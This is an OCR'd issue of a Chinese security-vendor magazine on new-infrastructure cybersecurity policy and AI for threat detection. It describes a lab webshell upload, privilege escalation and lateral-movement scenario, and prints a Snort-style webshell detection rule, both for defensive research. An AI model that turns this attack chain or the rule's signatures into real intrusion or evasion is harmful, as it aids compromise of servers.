安全+
SECURITY
2021/04 总第 048
技术版 与安全人士分享技术心得 Share technique experience with security professionals

本期焦点

新基建布局视野下的网络安全

人工智能在网络安全领域的应用现状

云原生攻防研究
—— 针对AWS Lambda的运行时攻击

基于多维度分析的APT邮件攻击检测

绿盟科技官方微信

NSFOCUS

本期看点 HEADLINES

03 新基建布局视野下的网络安全

06 人工智能在网络安全领域的应用现状

15 云原生攻防研究
——针对AWS Lambda的运行时攻击

48 基于多维度分析的APT邮件攻击检测

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-5463
传真：(010)6872 8708
网址：www.nsfocus.com

2021/04 总第 048

欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，分享您的建议和评论，或者来信nsmagazine@nsfocus.com与我们交流。(本刊部分图片来源于网络)

安全+ SECURITY+

目录 CONTENTS

卷首语	叶晓虎	2
行业前瞻		3-14
“新基建”布局视野下的网络安全——近期地方“新基建”政策概览	林涛	3
人工智能在网络安全领域的应用现状	刘文懋	6
攻防对抗		15-54
云原生攻防研究——针对 AWS Lambda 的运行时攻击	浦明	15
主流开源 Serverless 平台 OpenFaaS 安全性研究	浦明	30
安全产品不安全？僵尸网络瞄准 SonicWall SSL VPN	伏影实验室	42
基于多维度分析的 APT 邮件攻击检测	杨辉 贾智存	48
智慧安全		55-60
基于机器学习的加密 webshell 检测与平台落地方案	王萌 余丽辉 钟敏	55
数据安全		61-72
《信息安全技术个人信息安全影响评估指南》解读	刘宇 曾令平 欧阳周婷等	61
数据泄露事件频发，数据水印技术如何做到事后溯源追责？	陈磊	67

卷首语

“十四五”期间，数字经济成为拉动经济增长的重要引擎，“新基建”形势下网络安全攻守双方的较量更加激烈。相信在 2021 年，等保 2.0 条例会进一步的深化，由新基建所带来的云计算、5G 应用的发展也会进一步加速。这给安全行业带来了很多新的需求，同时也意味着更多的挑战。

2010 年，我们提出了智慧安全 1.0 的概念;2015 年，我们发布了智慧安全 2.0 战略，提出了智能、敏捷、可运营的目标。今天，数字化转型与攻防双方形势的变化，让我们对安全理念有了新的理解。网络空间安全的特殊性、攻防双方的非对称性、隐蔽性和攻防结果的不可预见性，都是我们在为客户提供对应的安全能力时所需要考虑的方面。

在新时代下，需要以体系化建设为指引，构建“全场景、可信任、实战化”的安全运营能力，达到“全面防护，智能分析，自动响应”的防护效果。这就是绿盟科技智慧安全 3.0 的理念。

智慧安全 3.0 理念提到了三大核心要素：“全场景、可信任、实战化”。其中，“全场景”是指绿盟科技致力于面向全部数字化应用场景，针对全部安全要素，提供全方位的安全能力；“可信任”是指绿盟科技要支撑客户构建可信任的能力，可信任的访问与可信任的供应链；“实战化”是指绿盟科技以实战化安全运营为目标，为客户构建按需调度能力，以及响应高效的安全运营体系。

2021 年，我国进入“十四五”建设新征程。《中华人民共和国国民经济和社会发展第十四个五年规划和 2035 年远景目标纲要》第五篇指出，要实施“上云用数赋智”行动，推动数据赋能全产业链协同转型，发展云计算、大数据、物联网、工业互联网、区块链等重点数字产业。要推进数字产业化、产业数字化以及“新基建”战略所涵盖的多层级领域建设，需要坚实的网络安全保障为其护航。“十四五”期间，绿盟科技将持续践行智慧安全 3.0 这一兼具创新性与前瞻性的新一代网络安全创新理念，为客户构建安全运营保障体系，提供全方位的安全能力支撑，持续助力客户价值创造。

叶晓虎

新基建布局视野下的网络安全

——近期地方新基建政策概览

绿盟科技 战略规划部 林涛

摘要：2018 年以来地方已有关于新基建发展的探索举措出台，2020 年 3 月，中央政治局常委会会议提出了加快新型基础设施建设进度的明确要求，为地方新基建注入了强大的信心和动力，也对新一轮地方新基建发展方向做出了引领。分析地方新基建政策举措可以发现两个显著特点：一是对网络安全重要作用的认识在不断提升；二是从供给侧角度来看，网络安全也势将成为助力新基建相关产业升级发展的一个关键权重要素。

1. 地方“新基建”承载经济发展和资源汇聚两大使命

在中央和国家部委的大力促进和引导下，当前“新基建”在全国范围内掀起新一轮发展热潮，各地纷纷采取措施，全力推进新基建的谋篇布局。这充分反映了经济发展趋势和集聚发展要素这两个方面的背景和需求。

一是从客观方面来看。面对国际经贸关系的风云变化，以及突发疫情对经济社会发展带来的冲击，中央先后提出了“六稳”“六保”政策，并明确了“以保促稳、稳中求进”的发展方针，全力保障经济社会持续发展。在此大政方针的指导下，各地纷纷依托新基建，出台系列政策措施，落实发展要求。各地新基建的谋篇布局，必然会将“六保六稳”方针作为核心导向，而保“市场主体活力”、保“供应链稳定”又成为地方落实“六保六稳”方针的重点方向。这与年末中央经济工作会议提出的“新发展格局”总体要求一脉相承。

二是从主观方面来看。“十四五”序幕已经开启，各地正抢抓“新基建”政策落地先机，希望借助新基建政策实现相关资源的集聚，以在新基建经济发展中争取先发优势，并为“十四五”的开局营造坚实基础。除前期以项目投资方式推进“新基建”项目投资计划，或推出“新基建”某些单项领域发展政策外，当前，出台“新基建”整体方案或规划的方式正在成为地方政府统筹推进新基建的一种主要趋势。可以预见，未来一段时间，借助“十四五”规划期的叠加带动，各地方将迎来“新基建”政策的更加密集出台，进入政策爆发期。在现阶段，无论是政府部门还是企业，如何在政策创新和应用创新上取得突破，就显得尤为关键。

2. 各地以不同模式融合安全要素推进新基建落地

从各地新基建的推进类型来看，可以大致归纳为三种模式。一是发布新基建区域规划，二是发布新基建相关项目投资计划，三是在地方整体工作安排中部署具体新基建工作内容等。从数量占比来看，制定出台新基建整体发展规划的方式最受青睐。截止到目前，2020 年 5 月、6 月是新基建规划相对密集的发布阶段，先后有山东、上海、北京、广州等省市发布了各自的新基建区域规划。

从重点内容来看，各地侧重点、推进方式都有所不同，但通常理解的新基建要素诸如 5G、人工智能、大数据、云计算、工业互联网等，基本都涵盖在重点发展方向中（详见表 1）。同时，对于网络安全的规划内容也成为各地新基建规划着墨较多的领域，其中尤以北京市新基建规划最为显著。《北京市加快新型基础设施建设行动方案（2020—2022 年）》对于网络安全设专章进行了体系化论述，将新基建网络安全整体提升归纳为北京新基建六大方向之一的“新安全”，又将“新安全”分解为“基础安全能力设施”“行业应用安全设施”“新型安全服务平台”三个具体细分领域，分别规划了相应的任务要点和责任分工（详见表 2）。总体来看，对于新基建网络安全要素的统筹规划，料将成为地方新基建规划重点内容的一个显著特征，这也符合并客观反映出网络安全要素在新基建体系中不可或缺的重要地位。

	推进方式	主要内容	配套措施和其他
上海市	专项规划	《上海市推进新型基础设施建设行动方案（2020—2022 年）》，又称“上海 35 条”，重点包括新网络、新设施、新平台、新终端，初步梳理排摸了未来三年实施的第一批 40 个重大项目和工程包，预计总投资约 2700 亿元，包括新建 3.4 万个 5G 基站，新建一批科技和产业基础设施，新建 10 万个电动汽车充电桩，新增 1.5 万台以上智能配送终端等	8 项保障措施，以及《上海市新型基础设施建设推进工作机制》
山东省	专项规划	《山东省人民政府办公厅关于山东省数字基础设施建设的指导意见》，规划了 5 项重点任务：建设泛在连接的信息通信网络、构建高效协同的数据处理体系、布局全域感知的智能终端设施、升级智能融合的传统基础设施、打造安全可信的防控设施体系	组织、投资、环境 3 项保障措施
广州市	专项规划	《广州市加快推进数字新基建发展三年行动计划（2020—2022 年）》（征求意见稿），规划了开展 5G“头雁”行动、开展人工智能场景构建行动、开展工业互联网融合创新行动、开展充电基础设施提升行动 4 项重点任务	支持应用突破、区域示范、信息消费、人才集聚、生态构建 5 类、14 项政策措施
宁波市	专项规划	《宁波市推进新型基础设施建设行动方案（2020—2022 年）》，提出了信息基础设施提升、融合基础设施提速、创新基础设施提质、新基建带动产业赋能四大行动，涵盖 21 项建设任务	组织、政策、应用、要素、机制 5 项保障措施
福州市	专项规划	《福州市推进新型基础设施建设行动方案（2020—2022 年）》，明确三大目标：信息基础设施布局完善、融合基础设施广泛赋能、创新基础设施驱动发展，明确了建设泛在互联通信网络等 18 项重点工作，规划实施创新成果转化行动等 4 个专项行动	组织、项目、资金、督查 4 项保障措施
安徽省	新基建专用产品目录	首批目录共 896 项，主要包括 5G、人工智能、工业互联网、数据中心、超算中心、物联网等领域的新技术、新产品、新服务	目前发布第一批目录
重庆市	开工新基建项目	集中开工的项目共 28 个，新基建重大项目占比达 80%，涵盖 5G 网络、数据中心、人工智能等领域，总投资 815 亿元	
贵州省	开工新基建项目	583 个重大工程项目集中开工，总投资 637 亿元。其中 5G 等新基建项目 49 个，总投资 104 亿元	
长沙市	开工新基建项目	106 个新基建项目集中开工，涵盖 5G 建设、大数据、人工智能、工业物联网、特高压、新能源充电桩等领域，总投资近 30 亿元	
广东南沙自贸区	重点项目投资计划	在 203 个计划项目中，以 5G、人工智能、工业互联网、物联网为代表的新基建项目共有 54 个，涉及总投资 2000 亿元	
安徽省	重点项目投资计划	重点项目投资计划安排项目 6878 个，年度计划投资 1.3 万亿元。在主重谋划推进战略性新兴产业、重大基础设施、生态环境、社会民生项目等基础上，突出 5G 基建、大数据中心、人工智能等新型基础设施建设	
浙江省	《新基建投资指导意见》	正在制定指导意见，加快推进 5G、数据中心等新基建。此前不久，该省刚刚印发“4+1”重大项目建设计划 2020 年实施计划项目表，今年计划投资 8155 亿元	

（根据相关地方新基建政策内容整理）

表 1 部分省市新基建政策举措

网络安全领域	任务要点	责任单位
基础安全能力设施（基础）	● 促进网络安全产业集聚发展，培育一批拥有网络安全核心技术和服务能力的**优质企业**； ● 支持操作系统安全、新一代身份认证、终端安全接入、智能病毒防护、密码、态势感知等新型产品服务的研发和产业化，建立完善可信安全防护**基础技术产品体系**； ● 形成覆盖终端、用户、网络、云、数据、应用的多层级纵深防御、安全威胁精准识别和高效联动的**安全服务能力**	市经信局、市委网信办、市科委、海淀区政府、通州区政府、北京经济技术开发区管委会
行业应用安全设施（融合）	● 支持开展 5G、物联网、工业互联网、云化大数据等场景应用的安全设施**改造提升**； ● 围绕物联网、工业控制、智能交通、电子商务等场景，将网络安全能力融合到业务中形成部署灵活、功能自适应、云边端协同的**内生安全体系**； ● 鼓励企业深耕场景安全，形成**个性化安全服务能力**，培育一批细分领域安全应用服务特色企业	市委网信办、市经信局、市科委
新型安全服务平台（服务）	● 综合利用人工智能、大数据、云计算、IoT 智能感知、区块链、软件定义安全、安全虚拟化等新技术，推进新型基础设施安全态势感知和风险评估体系建设，**整合形成**统一的**新型安全服务平台**； ● **支持建设**集网络安全态势感知、风险评估、通报预警、应急处置和联动指挥为一体的**新型网络安全运营服务平台**	市委网信办、市经信局、市科委

（根据《北京市新基建行动方案》整理）

表 2《北京市新基建行动方案》之“新安全”

3. 网络安全的双重属性备受地方新基建规划关注

综合来看，网络安全在各地新基建政策中呈现出以点带面的特点，在地方新基建规划中的位势日益凸显，成为地方推进新基建工作落地实施的重要抓手。分析其原因，可归纳为网络安全所具有的融合性、高成长性两个重要属性。

一是网络安全在战略和技术上的融合性。习总书记在中央网络安全和信息化领导小组第一次会议上曾指出，“网络安全和信息化是一体之两翼、驱动之双轮”。这充分反映了网络安全与信息化应用发展之间的融合性这一根本特征和规律。同时，新基建所包含的信息基础设施、融合基础设施和创新基础设施三个方面的内容，均为信息化发展应用的具体领域，无一不与网络安全具有密不可分的内在联系，在技术上均离不开网络安全的保障和护航。

二是网络安全在产业上的高成长性。随着数字经济的全面推进发展，信息技术应用、网络安全需求都必然迎来爆发式增长。从专业机构的统计数据来看，网络安全产业近年来均保持在 20% 左右的年均增速，相对于当前国内 1500 亿元左右的市场规模，并充分考量国内围绕网络安全产业发展开展的持续技术创新、生态体系构建等扎实工作，未来网络安全产业势必存在巨大的增长空间。

“新基建”大幕的开启，对整个网络安全行业而言，意义重大。地方政府、社会各界、企业行业能否快速加强政策理解与衔接，并有效整合技术产品和方案供给能力，将直接决定着能否在“新基建”竞争中取得领先位势，并实现效益落地。

人工智能在网络安全领域的应用现状

绿盟科技 创新中心 刘文懋

摘要：人工智能是一种有效提升网络空间中攻防技术效率的前沿技术，然而当前其应用并不成熟。本文首先分析了人工智能在安全运营过程中遇到的若干挑战，然后列举了两类典型的应用场景可使用人工智能提升检测效率或节省安全专家成本，最后展望了网络安全领域中三个人工智能在未来发展的趋势。

关键词：人工智能 网络安全

Abstract: Artificial Intelligence is a promising technology for improving cyberspace defending efficiency,however, it is far more than mature. First we analyze some challenges when AI technology is being applied in some security operation scenarios. Then we introduce two types of typical scenarios where AI is well suited. Finally, we predict three trends of AI applications in cybersecurity.

Keywords: Artificial Intelligence Cybersecurity

1. 背景

人工智能并不是新概念，自 20 世纪 50 年代就已有人工智能的相关研究了。随着相关技术的不断突破，人工智能在数十年中也出现了数次高峰，而近年来深度学习应用大获成功，开始推动人工智能在很多行业的前进。当前在某些领域，如图像识别、棋类竞技，人工智能已经演进到第三代，有了超越大部分人类的智能水平，甚至学术界已经开始讨论“强人工智能”，也就是能自我推理和决策的智能了。

人工智能是否能应用在网络安全领域？这是一个非常值得探讨的问题。事实上，网络安全的本质在于攻防双方之间的对抗，而棋类竞技本质也是棋手之间的博弈，两者在某些方面存在共通之处。众所周知，以 AlphaGo/AlphaGo Zero 为代表的对抗学习技术，挑战人类顶尖棋手已获成功。此外，三星、Facebook 以及中科院自动化所分别以 95.91%、90.86%、87.11% 的胜率在 2018 年“星际争霸 AI 挑战赛”中荣获前三名 [1]。将人工智能技术应用在博弈对抗的领域非常有前景，那么人工智能在网络安全领域的成功似乎指日可待。

2. 人工智能在网络安全领域应用的挑战

过去几年，研究者试图将人工智能应用在网络安全领域，以解决若干问题。但从实践过程和结果来看，还存在巨大的挑战。接下来，我们从检测、溯源、认知、决策等方面，依次进行分析。

攻击者绕开检测特征，产生漏报

世界上的主要强国，包括中美两国，都将网络空间安全纳入国

家安全的范畴，换言之，网络空间对抗的最高形态，已无异于战争。孙子曰："兵者，诡道也。"军事虽有理论支撑，但兵法运用之妙，存乎一心。真实战争不存在定式，无论是物理形态的战争还是网络空间对抗，攻击者不会遵从对方的防守体系，或者按照防守方的思路去层层突破，从古到今以弱胜强的经典战役均是出其不意、攻其不备，找到对方的弱点和漏洞，重点突破。

更何况，如今国家支持的威胁（state-sponsored threat）已经超越了地理或物理的限制，攻击方将未知漏洞纳入武器库，持续潜伏，伺机一击必杀。越是对抗高的场景，检测引擎越容易被攻击者绕过。本质上人工智能将模型特征替换了规则，但如果攻击者的恶意行为模式在当前的人工智能算法选择的特征集之外，其就有可能绕过这些算法引擎，形成"降维打击"。

举一个简单的例子。企业中普遍使用网络侧的安全检测和防护机制，但现在攻击者通常会使用加密技术使恶意软件与主控端（C&C）通信以实现持久化，因而即便使用网络侧人工智能能够识别一些规则无法覆盖的新型攻击载荷，但对于加密流量则难以生效。又如，为了躲避各类网络和终端的安全探针，在近年的各类大型攻防演练中，攻击者倾向于采用前期钓鱼、社会工程（库）等方式获得内部员工的合法身份，进而在业务层窃取数据或横向移动，导致在后期，所有网络层面或终端层面的人工智能检测引擎无能为力（因为没有网络或操作系统层面的恶意攻击行为）。事实上，每年攻防演练的情势都不同，被动地补齐上一年场景中的检测能力，效果不会尽如人意。

正所谓"道高一尺，魔高一丈"，攻防永远是技术、思路的对抗博弈，期望人工智能在某个细分领域获得成功以解决所有问题的思路是不切实际的，也是当前体系化安全大脑尚不成熟的重要原因。

概念漂移，多场景检测率低

深度学习在工业界的很多应用（例如图像识别）性能优异，得益于海量样本的训练。在学术界，从事人工智能的研究者通常可以根据某个特定场景，设计一种有针对性的算法和模型，然后针对某个公开数据集或私有场景获得的数据集调整模型，以获得很好的性能。

然而，对于网络安全中的样本学习，最大的挑战在于缺乏标记的样本，因为缺乏有经验的安全人员，内部环境中的攻击事件也很少。我们可以针对某次对抗演练，人工地将探针数据划分为训练集和测试集，然后在这个数据基础上训练得到模型参数，最终验证得到很好的检测准确率和召回率。但是，该场景黑白样本的绝对数量还是太少，原因是当前安全专家太少，无法对网络、终端和应用行为进行标记，而一般水平的安全运营者缺乏标记能力，这与人类具有普遍认知能力的图像识别场景截然不同。导致该场景的模型参数可能在其他演练场景下性能非常糟糕，也就是概念漂移[2]。其原因也很直观：

1. 攻击者会时常调整攻击手法，即便方法类似，具体攻击载


荷可能与前一次存在很大差异，现有模型可能会有漏报。

2. 不同机构的业务差异很大，训练环境中的白样本与测试环境中的白样本不同，导致黑白样本的分界线产生偏移。

溯源图依赖爆炸，还原攻击路径困难

在网络空间对抗中，攻击者的行为是复杂多变的。在确定攻击事件后溯源攻击者的攻击路径，对于安全运营人员来说是十分必要的。溯源如同大海捞针，困难重重，其中最大的挑战在于溯源图过于庞大，难以找到攻击者关键的攻击路径。

笔者团队在一个靶场环境中，先通过文件漏洞将蚁剑 Webshell 上传到服务器；然后，利用 Webshell 连接靶机虚拟终端采集信息并提权（提高自己在服务器中的权限以便控制全局）；接着，实现对靶机的持久化控制，并以该靶机为出发点进行内网横向移动，如图 1 所示。针对这种攻击模式，结合网络侧与终端侧数据构建有效的溯源图是进行攻击溯源的关键。溯源图主要是挖掘进程、文件、IP、注册表、服务等实体之间的依赖关系。这种依赖关系在正常用户行为中也存在。与正常用户行为相比，攻击者的攻击路径只占整个溯源图的极小部分。以前述场景为例，溯源图包含了 1000 多个顶点与 200 多万条边。而安全运营人员关注的仅仅是图 1 中简单的攻击路径。因此，攻击溯源首先要解决的问题就是从复杂的大规模溯源图中找到攻击者的攻击路径，也就是通常所说的依赖爆炸问题，这给溯源带来了很大的挑战。



false

图 1 Webshell 文件上传及内网横向移动场景图

如何认知，何为知识

笔者团队曾经通过无监督学习建立业务基线、分析攻击手法相似度等方法，检测到了若干告警，通过告警又溯源出疑似攻击路径，但这些路径是否为真实的攻击路径，经过专家判断后，发现最终验证效果并不理想。

原因在于这些算法只有“智能”，不体现“人工”，很多疑似告警或告警路径只存在相关性，而非真正需要处置的告警。后来我们引入了攻防专家，通过识别攻击意图，例如区分探测性还是利用性，最终推荐出 TOP10 告警（正好是安全团队半天的处理量），取得了很好的效果，因为这些告警确实是安全团队需要及时处理的。

当前，我们能够通过人工智能的算法识别出一些关键告警，但要达到自我认知的水平，则需要生成标准的 TTP（Tactics, Techniques, and Procedures，战术、技术和过程）的威胁情报元数据（Indicator of Comprise，IoC），而高层级的情报（例如攻击链和攻击团伙）则需要依次关联告警、事件、攻击路径，最后到攻击者，每层关联都需要引入额外的知识，例如 MITRE（一个向美国政府提供系统工程、研究、开发和信息技术支持的非营利性组织）的 ATT&CK[3]、CAPEC[4] 和 CVE[5] 都是潜在的知识库。

无论是攻击意图识别，还是 MITRE 的知识库，当前阶段还都不能直接帮助人工智能进行认知，其中还存在巨大的鸿沟。当前这些知识库的主要用途是解释已经发生的攻击行为，例如还原 APT（高级可持续威胁攻击）事件的攻击链，但不能根据知识库自主地推导未知的攻击链。

智能决策困境，知其然不知其所以然

对安全运营团队而言，理想的人工智能是能够打通认知、溯源、预测和决策多个环节，形成端到端的安全事件智能处置。从结果来看，即便人工智能算法在认知、溯源和预测环节犯错，也只是增加漏报和误报，即增加安全团队的工作量。但在决策环节，人工智能犯错则会造成难以挽回的后果，例如 WAF（Web 应用防火墙）错误的策略会导致网站业务中断，防火墙错误的规则会导致断网，如果在工控、车联网场景下，其后果更为严重。

因此，可靠性（reliability）、可用性（availability）和安全性（safety）是人工智能决策算法压倒性的指标，要实现可用的智能决策引擎，则需要满足两个要点：

1. 需要有可证实、可解释的证据和推导链，而不能只是通过深度神经网络的产生“感觉”，无法解释的决策是不可用的，更是不值得信任的。

2. 需要了解 IT 系统中的资产重要性和处置产生的结果。不同的环境，即便遭遇同样的威胁，其决策结果也是不同的。

当前，即便让人工智能算法通过采用更深的网络、嵌入更多特征、加入更多样本，能达到 90% 甚至更高的准确率，但说不清依据，就无法应用于自主决策，这是智能决策的最大困境。

人工智能：能否超越人工的智能

当五年前深度学习兴起时，安全从业者就在畅想：基于大数据、人工智能的新型检测技术能否超越传统的入侵检测技术，发现过去很难发现的网络威胁呢？

网络安全产业一个很大的挑战是缺乏专业的人才，当前国内网络安全人才缺口近百万，我国每年网络安全人才的培养数量远远不足以弥补这个缺口[6]。当前将人工智能应用于网络安全最大的驱动力是通过算法学习将顶级专家的知识融入模型，从而通过规模化部署降低整体专家的边际成本。因而，在这种思路下，人工智能能最大限度地接近“人工”（专家）的智能水平。

至于未来，人工智能能否帮助我们发现未知的漏洞或未知的威胁，例如通过智能的模糊测试、自动攻击系统找到深层次的未

知漏洞，进行自发的多步攻击；或者通过学习知识库，自主推导攻击行为之间的关联，从海量数据中发现新型的攻击，甚至能自主进行防护，还是个未知数。10 年或 20 年后，人工智能必然是要超越顶尖人类攻防专家的，事实上攻防武器化已成为一个重点发展趋势，但在此前，需要经过持续的知识积累。对于攻方，需要补充资产、漏洞和利用（exploit）之间的知识；对于守方，需要在现有知识库的基础上，增加可关联性、准确语义等要素。

小结

本质来看，当前阶段人工智能在网络安全领域的应用还充满挑战，主要是因为人工智能缺少网络对抗的相关知识，有的知识可以通过日常运营进行丰富并最终接近人类专家的水平，而有的知识则超越了当前防守方已有的知识体系，强人工智能显然还无法实现真正的全网络空间知识“自学习”。

3. 人工智能赋能网络安全的典型应用

尽管人工智能在网络安全领域全面应用存在诸多挑战，但我们还是在一些应用中看到了成功的曙光。

特定领域的异常检测

在网络安全领域，人工智能比较适合解决一个特定的问题，例如某种异常行为的检测。如果融入了专家知识，那么与其他的异常检测问题没有区别。笔者团队在从事的几项基于机器学习的异常检测机制包括 Webshell 异常检测、加密流量识别、DGA 恶意域名检测 [7] 等。

Webshell 异常检测

Webshell 是一种集成了探测、利用、持久化和进一步攻击的常见攻击手段，特别是攻陷 Web 服务器后执行的指令，应该立刻得到安全团队的关注。但由于以往 WAF 和 IDPS（入侵检测防御系统）是规则驱动的，往往会产生漏报，因此现有一些工作 [8] 利用 Webshell 流量数据进行特征挖掘分析，构建流量数据的特征向量，采用监督学习算法对异常流量进行检测，从而对 Webshell 进行分类识别。

不过，Webshell 本身具有多种意图，攻击者在多个攻击阶段使用的是同一大类的攻击载荷，因而以往的区分攻陷事件往往会引起误报。因此，我们在构建特征覆盖面的前提下保证检测的精确率和召回率。在特征工程阶段，结合 Webshell 的特点和相关的专家知识去挖掘信息，例如存在系统调用的命令执行、文件操作函数（如 eval、system、fopen 等），以及伪装性很强的加解密函数等衍变方法（如 postbody 长度、KV 数量，特殊字符长度、关键字数目等）。

在现有的一些研究实验中，对 webshell 流量的识别准确率往往比较高，能够达到 90% 以上。

最终实验的训练样本约 104 万，共分为 10 类，测试样本约 26 万份?，相关的测试结果如表 1 所示。目前单模型整体效果最好

的是 MLP，ML（见表 1 中的 **GBDT 和 RF**）和 DNN（见表 1 中的 **LSTM 和 TextCNN**）模型表现相当。

名称	LSTM	MLP	TextCNN	GBDT	RF
精确率	0.98630	0.99911	0.99903	0.99682	0.99250
召回率	0.98459	0.99972	0.99903	0.99966	0.95456
F1	0.99	0.99	0.99	0.99	0.99

表 1 基于机器学习的 Webshell 检测实验结果

加密流量识别

高德纳咨询公司（Gartner）曾经预计在 2019 年，多于 80% 的 Web 流量会被加密，到 2020 年，超过 60% 的组织解密 HTTPS 流量会失败，以致错失定向的 Web 恶意软件。通常企业将自己的私钥交给安全企业或安全设备以解密加密流量是非常困难的，因而加密流量的识别将成为一个非常重要的应对机制。

除常见的加密代理识别外，恶意流量和恶意软件的识别也是重要的研究方向。还是以 Webshell 为例，当前很多工具，如冰蝎、哥斯拉等，为了躲避 WAF 检测，开始使用加密技术作为命令通信通道。 我们提取了数据包载荷的一些头部特征，以及数据流的一些统计特征，使用 LightGBM（一种梯度提升模型）为分类模型，验证了该模型对冰蝎检测有效。这些载荷特征和统计特征可以准确刻画冰蝎的特征，不经调整模型就可以检测新版本的冰蝎(3.0)[9]。

更进一步，该模型融合上节提及的特征，可以检测非加密的 Webshell、非加密的 Webshell over HTTPS，以及加密的 Webshell 三类恶意流量。

此外，在针对恶意软件通过加密通道传输的数据进行检测方面，业界同样有一些积极结果，因篇幅所限不做详述，读者可参阅相关文献 [10]。

AI 辅助安全运营（AISecOps）

在很长一段时间内，以设备为中心的安全运营能基本满足企业要求，但随着 APT 威胁持续变强和对抗演练成为常态，安全团队已经无法仅仅依靠安全设备的告警，一方面，各类安全设备功能各异，互为补充，需要将各类告警进行聚合后才能还原整个攻击链；另一方面，安全设备产出大量低危、试探性质的告警或误报，安全团队无法在短时间内进行有效处理。

AI 辅助安全运营（AISecOps）[11] 试图解决这个问题：首先，依靠人工智能的学习能力，识别关键告警，进而将相关告警进行关联；其次，对历史告警进行溯源，对未来告警进行预测；最后，根据当前态势制定行动剧本（playbook），通过统一的安全控制器下发策略进行安全编排（orchestration）。

借鉴自动驾驶的分级模型，我们对 AISecOps 的成熟度进行了分级，如表 2 所示，其中颜色越深代表越成熟。然而，人工智能还不能超越顶级专家，网络安全在某些关键场景中的处置至关重要，所以幻想在所有场景下能实现 L5 的完全人工智能化运营是不切实

际的，但借助 AI 技术大幅降低专家的边际成本是完全有可能的。

自动化水平	名称	定义	任务阶段								数据交互（DIKW模型）
			感知阶段		认知阶段			决策阶段		行动阶段	
			识别	检测	关联	溯源	预测	评估	制定	响应	反馈	
L0	无自动化	由运营人员全权完成安全运营操作										数据采集
L1	运营辅助	自动化运营系统完成感知、认知、决策中的多个子任务，其他运营操作由人完成										数据集成 信息加工
L2	部分自动化	自动化运营系统针对指定初级任务完成感知、认知、决策、行动全流程子任务，与运营人员进行持续数据交互										信息融合 知识获取
L3	有条件自动化	自动化运营系统完成包含行动层子任务在内的全流程子任务，运营人员须在关键阶段提供适当应答										
L4	高度自动化	在限定场景下，自动化运营系统完成包含行动层子任务在内的全流程子任务，运营人员不一定提供应答										知识理解 知识沉淀
L5	完全自动化	在所有场景下，自动化运营系统完成包含行动层子任务在内的全流程子任务，运营人员不一定提供应答										

表 2 AISecOps 的成熟度分级

4. 网络安全领域人工智能的发展趋势

经过数年实践，笔者认为在网络安全领域，人工智能的未来发展趋势如下。

可解释人工智能

如果将人工智能用于图像处理，并不需要太多推理解释，因为图像中是什么内容，人类一眼就能看懂，即便图像有一些像素损失也不影响最终的识别结果，因为图像具有天然的可解释性。然而，网络安全领域通常是攻击载荷、规则和对应的触发条件，请求中的字段有一个字节的差异，最终的结论也会大相径庭。深度学习技术的“知其然不知其所以然”的弱点，在重证据、重报告的对抗场景下，不足以说服安全运营团队采用。

正因如此，可解释人工智能（eXplainable AI, XAI）近年来成为学术界一个新的研究方向，在网络安全领域显得尤为重要。

以前述 Webshell 异常检测为例，我们使用 LIME 内核解释训练所得模型，以样本“alert tcp any any -> any 80 (sid:900001; content: “**z1**” ;content:” **base64_decode**” ;http_client_body;flow:to_server,established; content:” **POST**” ; nocase;http_method; ;msg:” Webshell Detected Apache” ;)” 为例，可以得到图 2 的解释结果，可见 z1、eval 等关键词是其为恶意的主要原因，进而我们可以将其作为知识，形成确定的、令人信服的规则。




图 2 Webshell 异常检测解释结果

更通用地，笔者团队研究了一种基于可解释人工智能的序列分析算法 [12]，自动化地提取模型学习到的特征规则，有效降低恶意样本特征规则提取对专家的依赖。目前主要是针对明文流量或者文本之类的恶意样本，进行特征提取的自动化。目前该工作已开源，感兴趣的读者可参考 [13]，欢迎一起参与扩展场景。

攻防专家 + 人工智能融合

笔者的 AISecOps 团队在四年前就开始使用机器学习做异常检测，例如用户行为分析（User & Entity Behavior Analytics, UEBA），在实验环境中能检测出预期的异常场景，但在实际场景中，却获得了大量未预期的告警，大部分是误报。总结经验教训，数据驱动安全虽是新方向，但没有攻防内核的人工智能丢失了安全的本质：对抗。

因而，我们团队加入了具有多年攻防经验的成员，认真总结攻击者的手法，例如 Webshell 的试探性和利用性告警的差别，加入关键告警的语义特征，从而得到了比较满意的结果。

可以预见，未来安全运营的正确步骤是：首先总结安全团队的经验，然后通过人工智能技术将经验融入模型，最后形成特定场景下可解释的检测引擎，而不是相反。

可推理的知识生成

在攻击溯源和智能决策中，需要利用感知层检测到的关键告警，但告警如何处理才能形成溯源证据链或最终决策，还是很大的空白。从逻辑上看，告警的处理依赖于一个庞大的知识库，但是当前的各类知识库还远远不能满足要求，因为它们都还只是用于表示，不能用于推理。如果不能推理，就只能让专家进行人工研判，无法发挥人工智能的优势，进行自主学习和推理，降低运营的成本。

